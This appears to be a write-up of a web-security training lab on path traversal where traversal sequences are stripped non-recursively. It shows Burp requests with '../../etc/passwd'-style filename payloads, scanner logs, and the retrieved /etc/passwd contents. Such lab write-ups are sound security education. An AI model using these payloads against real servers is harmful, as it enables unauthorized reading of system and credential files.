


File path traversal, traversal sequences stripped non-recursively

This lab contains a file path traversal vulnerability in the display of product images.



The application strips path traversal sequences from the user-supplied filename before using it.

To solve the lab, retrieve the contents of the /etc/passwd file.

Capture a request as usual



Find an image file URL and slot it into repeater



We can start with the usual traversal exploits to see what it does

Request

	Pretty	Raw	Hex	Hackvector
1	GET /image?filename=../../../../etc/passwd HTTP/1.1			
2	Host: 0aab00b303debe2fc030770600e00027.web-security-academy			
3	Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"			
4	Sec-Ch-Ua-Mobile: ?0			

Response

	Pretty	Raw	Hex	Render	Hackvector
1	HTTP/1.1 400 Bad Request				
2	Content-Type: application/json; charset=utf-8				
3	Set-Cookie: session=8xRIWeg9mwVQEocMyUm31E				
	SameSite=None				
4	Connection: close				
5	Content-Length: 14				
6					
7	{"no such file"}				


We can step up the avoidance techniques

Request

	Pretty	Raw	Hex	Hackvector
1	GET /image?filename=../../../../etc/passwd HTTP/1.1			
2	Host: 0aab00b303debe2fc030770600e00027.web-security-academy			
3	Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"			
4	Sec-Ch-Ua-Mobile: ?0			
5	Sec-Ch-Ua-Platform: "Windows"			

Or send it to the burp scanner - dial up the scanning configuration

I set it to path traversal attacks to keep down the requests. Pretty pointless doing more than required



You can see the requests via the flow extension

Filter: All, All sources, Capture: All sources

#	Tool	Host	Method	
888	Scanner	https://0aab00b303de...	GET	/javascript%3a/*%3c/s
887	Scanner	https://0aab00b303de...	GET	/%22%3e%3csvg/onl
886	Scanner	https://0aab00b303de...	GET	/image
885	Scanner	https://0aab00b303de...	GET	/image
884	Scanner	https://0aab00b303de...	GET	/image
883	Scanner	https://0aab00b303de...	GET	/image
882	Scanner	https://0aab00b303de...	GET	/image
881	Scanner	https://0aab00b303de...	GET	/image
880	Scanner	https://0aab00b303de...	GET	/image
879	Scanner	https://0aab00b303de...	GET	/image
878	Scanner	https://0aab00b303de...	GET	/image
877	Scanner	https://0aab00b303de...	GET	/image
876	Scanner	https://0aab00b303de...	GET	/pxqtwdqb1c5hyzmpb
875	Scanner	https://0aab00b303de...	GET	/image
874	Scanner	https://0aab00b303de...	GET	/image
873	Scanner	https://0aab00b303de...	GET	/image
872	Scanner	https://0aab00b303de...	GET	/image
871	Scanner	https://0aab00b303de...	GET	/image_backup

I filtered to 200 responses

#	Tool	Host	Method	URL	Refect	Params	Count	Status	Len
856	Scanner	https://0aab00b303de...	GET	/favicon.ico		<input type="checkbox"/>	0	200	1540
620	Scanner	https://0aab00b303de...	GET	/image		<input checked="" type="checkbox"/>	1	200	1256
516	Scanner	https://0aab00b303de...	GET	/favicon.ico		<input type="checkbox"/>	0	200	1540
230	Scanner	https://0aab00b303de...	GET	/		<input type="checkbox"/>	0	200	1033
226	Scanner	http://prktqd5qvczhszg...	GET	/		<input type="checkbox"/>	0	200	1033
222	Scanner	https://0aab00b303de...	GET	/		<input type="checkbox"/>	0	200	1033
220	Scanner	https://0aab00b303de...	GET	/		<input type="checkbox"/>	0	200	1033

Find the response with the loot

```

Pretty  Raw  Hex  Render  Hackvector
1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 1256
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
0 sync:x:4:65534:sync:/bin:/bin/sync
1 games:x:5:60:games:/usr/games:/usr/sbin/nologin
2 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
3 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
4 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

```

You can also find the hit in the issues section on Target tab


Issues

- ❗ File path traversal
- > ⚠ Strict transport security not enforced [4]
- > ⓘ Cacheable HTTPS response [4]
 - ⓘ TLS certificate
 - ⓘ Frameable response (potential Clickjacking)

Advisory

Request

Response



File path traversal

Issue: **File path traversal**

Severity: **High**

Confidence: **Firm**

Host: **https://0aab00b303debe2fc030770600e00027.web-security-a**

Path: **/image**

Issue detail

The **filename** parameter is vulnerable to path traversal attacks, enabling read access to files on the server.

The payload `../../../../../../../../../../../../../../../../etc/passwd` was submitted to the **filename** parameter. The requested file was returned in the application's response.

Issue background

File path traversal vulnerabilities arise when user-controllable data is used within an application to access files in an unsafe manner. Typically, a user-supplied filename is appended to a directory path to read or write the contents of a file. If vulnerable, an attacker can supply path traversal characters (e.g., `../` or `./`) to break out of the intended directory and read or write files in the filesystem.

This is typically a very serious vulnerability, enabling an attacker to access sensitive data, including configuration data, passwords, database records, log data, source code, and production data.

Receive big time pat backs for taking advantage of pro burp scanner

Congratulations, you solved the lab!